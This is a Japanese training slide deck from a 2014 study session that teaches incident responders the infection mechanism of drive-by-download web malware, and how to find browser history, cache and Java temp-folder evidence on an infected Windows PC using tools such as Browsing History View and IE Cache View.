第2日目

情報セキュリティ担当者のためのインシデント対応入門

マルウェア感染対応
WEB感染型マルウェア編

2014年12月

セクタンラボ勉強会

講座の全体構成

	講座名称	主な学習内容
	フォレンジック基礎編	・感染PCの調査に用いる基本ツールの操作方法
本日	WEB型マルウェア編	・感染源WEBサイトの特定・遮断方法 ・感染PCに潜伏しているマルウェア検体の取得方法
	メール型マルウェア編	・特定の不審メールの遮断方法 ・特定の不審メール受信者の把握方法 ・感染PCに潜伏しているマルウェア検体の取得方法
	模擬訓練	・机上での模擬訓練により，マルウェア感染状況の把握，ならびに被害拡大防止対応の判断と指示を体験

本日の学習内容

- **WEB感染型マルウェアは，攻撃者のWEBサイトを通じて，PCへの感染を広げるマルウェアです。**
- **攻撃者のWEBサイトには，ブラウザなどの脆弱性を攻撃するコードが埋め込まれているため，アクセスしただけで感染する恐れがあります。**
  - このように，ブラウザを通じて，PC利用者の意思とは無関係に，マルウェアのダウンロードと実行を行う攻撃を，ドライブ・バイ・ダウンロード攻撃（Drive-By-Download）といいます。

- **本講座では，WEB感染型マルウェアの感染メカニズム，ならびに痕跡の調査方法を学習します。**

本日の次第

第1章 マルウェア感染メカニズムと痕跡

- WEB感染型マルウェア感染時の挙動ならびに痕跡の調査方法を学習します。


第2章 想定シナリオの対応

- 想定シナリオにおける対応を疑似体験します。

想定するシステム環境（模擬システム）

- **本講座では，次のシステム環境を想定しています。**


◆ **模擬システムの構成**



［注意事項］本講座では，特に指定が無い場合，Windows7のアーチファクトを説明する。WindowsXPでは一部仕様が異なるため，注意すること。

本日の想定シナリオ


- ある日，営業所の社員から，インターネットのWEBサイト閲覧中に，PCが不審な挙動を示したとの電話連絡がありました。
- 状況を確認したところ，どうやら営業所のPCがマルウェアに感染したようです。
  さて，どうしますか？



第1章 マルウェア感染メカニズムと痕跡


攻撃経路の概要

- 攻撃者は，脆弱性攻撃コードを埋め込んだ「攻撃コード配布サイト」を用意します。
- 次に，第三者のWEBサイトに不正アクセスし，攻撃コード配布サイトに自動転送するようコンテンツを改竄します。
- PCが改竄されたWEBサイトにアクセスすると，自動的に攻撃コード配布サイトに転送され，ブラウザやプラグインに脆弱性があるとマルウェアに感染します。



攻撃の痕跡が残される個所

- **攻撃の痕跡は，①感染PC，②Proxy，③攻撃元サイトに残されます。**



個所	主な痕跡
① 感染PC	• ブラウザの閲覧履歴，WEBサイトからダウンロードしたファイル • マルウェアの検体 • マルウェアが改変したファイル/レジストリ
② Proxy	• ブラウザがアクセスしたURL，IPアドレス，ファイル名
③ 攻撃元サイト	• 改竄されたコンテンツ • 脆弱性攻撃コード/マルウェア

Proxy

攻撃元サイト

攻撃元サイトにアクセスしたPCの挙動

第1段階 改竄されたWEBサイトへのアクセス


① PCは，Proxyを経由してダウンロードされたコンテンツを，ブラウザの一時フォルダに保管する。ブラウザは，一時フォルダのコンテンツを開く。

② 改竄されたコンテンツに埋め込まれたJavaScriptやiframeなどにより，攻撃コード配布サイトに自動転送される。

第2段階 攻撃コード配布サイトへのアクセス

① PCは，Proxyを経由してダウンロードした脆弱性攻撃コードを，ブラウザの一時フォルダに保管する。ブラウザは，一時フォルダの脆弱性攻撃コードを開く。
PCに脆弱性が存在しない場合，ここで攻撃が失敗する。

② 脆弱性攻撃が成功すると，攻撃コード配布サイトから，マルウェア本体をダウンロードする。
（脆弱性攻撃コードには制約があるため，別途マルウェアをダウンロードすることが多い）



感染PCの痕跡

- **感染PCには，攻撃元サイトにアクセスした履歴，脆弱性攻撃コード，マルウェア検体など，さまざまな痕跡が残されます。**

◆ **感染PCの痕跡**

調査個所	説明
ブラウザの閲覧履歴	• ブラウザの閲覧履歴に，アクセスしたURLとアクセス日時が記録されている。
ブラウザの一時フォルダ （ブラウザキャッシュ）	• 一時フォルダ（キャッシュフォルダ）に，ブラウザで閲覧したコンテンツが保管されている。
各種一時フォルダ	• Java AppletやZIPファイルなどの各種一時フォルダに，ブラウザで閲覧したコンテンツが保管されている。
ファイルシステム，レジストリ	• ファイルシステム，レジストリなどに，感染により改変された痕跡が残る。

感染PCの解析ツール

- **感染PCの解析に利用する解析ツールを紹介します。**

◆ **主な解析ツール**

分類	ツールの名称	概要
ブラウザの閲覧履歴	Browsing History View（Nirsoft）	Browsing History View http://www.nirsoft.net/utils/browsing_history_view.html 各種ブラウザの閲覧履歴を解析する。（GUIツール） 稼働中のPCの閲覧履歴，およびエビデンスとして取得した閲覧履歴ファイルの解析機能などを有する。
ブラウザの一時フォルダ（ブラウザキャッシュ）	IE Cache View（Nirsoft）	IE Cache View http://www.nirsoft.net/utils/ie_cache_viewer.html Internet Explorerのキャッシュファイルを解析する。（GUIツール） 稼働中のPCのキャッシュ，およびエビデンスとして取得したキャッシュの解析機能などを有する。ただし，エビデンスとして取得したキャッシュは，解析できない場合がある。
各種一時フォルダ	（特になし）	（特になし）
ファイルシステム，レジストリ	Log2timeline Registry Viewer Autoruns	（基礎編で学習したツールのため説明割愛）

ブラウザの閲覧履歴の保管場所

- ブラウザの閲覧履歴は，ファイルとして保管されています。
- ただし，ブラウザをプライベートモードで起動した場合，ならびにブラウザの終了時に閲覧履歴を削除する設定にしている場合は，履歴が保存されません。


◆ ブラウザの閲覧履歴ファイル

ブラウザ	保存場所
IE8-IE9	[全体履歴]*1 C:¥Users¥*【ユーザー名】*¥AppData¥Local¥Microsoft¥Windows¥History¥History.IE5¥index.dat
	[週・日単位の履歴]*1 C:¥Users¥*【ユーザー名】*¥AppData¥Local¥Microsoft¥Windows¥History¥History.IE5¥MSHist01*【yyyymmddyyyymmdd】*2¥index.dat
IE10	C:¥Users¥*【ユーザー名】*¥AppData¥Local¥Microsoft¥Windows¥WebCache¥WebCacheV01.dat

*1 保護モード/UACが有効の場合は，[前略] ¥History.IE5¥Lowフォルダ内に，index.datが保管される。
@IT Internet Explorerの保護モードとは？ http://www.atmarkit.co.jp/ait/articles/1405/16/news128.html
*2 前半のyyyymmddは記録開始年月日，後半は記録終了年月日を表している。

Browsing History View

- Browsing History Viewは，各種ブラウザの閲覧履歴を解析するツールです。
- アクセスしたURL，アクセス日時（日本時間），アクセス回数などを表示できます。



[実習01] Browsing History View

- 実習用PCで，Browsing History Viewの操作方法を確認します。

Mission01 実習用PCのブラウザ閲覧履歴の解析
Mission02 エビデンスのブラウザ閲覧履歴の解析

ブラウザの一時フォルダ

- ブラウザは，WEBサーバおよびネットワークの負荷軽減のため，コンテンツを一時フォルダにダウンロードします。2回目以降のアクセスでは，一時フォルダのコンテンツにアクセスします。
- 一時フォルダには，改竄されたWEBサイトのHTMLファイル，脆弱性攻撃コードを含むコンテンツなどが残されている可能性があります。
- なお，WEBサイト閲覧時にウィルス対策ソフトが，一時フォルダのファイルをリアルタイム検知した場合は，攻撃元サイトにアクセスしたものの，感染を未然防止した可能性が高いと考えることができます。


◆ ブラウザの一時フォルダ

ブラウザ	保存場所
IE8-10	C:¥Users¥*【ユーザー名】*¥AppData¥Local¥Microsoft¥Windows¥Temporary Internet Files¥Content.IE5¥ *1

*1 保護モード/UACが有効の場合は，[前略] ¥Temporary Internet Files¥Low¥Content.IE5フォルダ内に保管される。

IE Cache View

- IE Cache Viewは，Internet Explorerの一時フォルダの解析ツールです。
- 一時フォルダにダウンロードしたファイル名，URL，アクセス日時などを表示できます。
- オフラインで解析する場合は，エビデンスとして取得したTemporary Internet Files フォルダを指定します。
  - 本ツールで解析できない場合もあります。その場合は，キャッシュファイルを直接調査します。



[実習02] IE Cache View

- 実習用PCで，IE Cache Viewの操作方法を確認します。

Mission01 実習用PCのブラウザー時フォルダの解析
Mission02 エビデンスのブラウザー時フォルダの解析

各種一時フォルダ

- WEBサイト閲覧時に，ブラウザの一時フォルダではなく，アプリケーション固有の一時フォルダに保管されるコンテンツもあります。（例：Java Applet）

- ブラウザー時フォルダと同様に，WEBサイト閲覧時にウィルス対策ソフトが，各種一時フォルダのファイルをリアルタイム検知した場合は，攻撃元サイトにアクセスしたものの，感染を未然防止した可能性が高いと考えることができます。

一時フォルダの保管場所

- **WEB感染型マルウェアではJavaの脆弱性を攻撃されることが多いため，Javaの一時フォルダの保管場所を理解する必要があります。**

◆Java 1.7（Java Applet）

フォルダ名	説明
C:¥Users¥***【ユーザー名】***¥AppData¥LocalLow¥Sun¥Java¥Deployment¥cache¥6.0¥***【半角数字1～2桁】***¥（フォルダ）	ファイル名は，ランダムな英数字が付定される。以下にファイル名の一例を示す。 ①2787d3d8-726a909f Java Classファイル （シグネチャ0xCA FE BA BE） またはJARファイル （シグネチャ 0x50 4B=“PK” ） ②2787d3d8-726a909f.idx Java Classファイルのダウンロード元URL，IPアドレスなどが格納されているファイル


（参考）ZIP（Explorer）

フォルダ名	備考
C:¥Users¥***【ユーザー名】***¥AppData¥Local¥Temp¥Temp1_***【ファイル名.zip】***（フォルダ）	・WEBサイト上のZIPの内容を開く（一覧表示）すると，ブラウザの一時フォルダにZIPファイルがダウンロードされる。ZIPに格納されているファイルを開くと，このフォルダに一時ファイルが作成される。

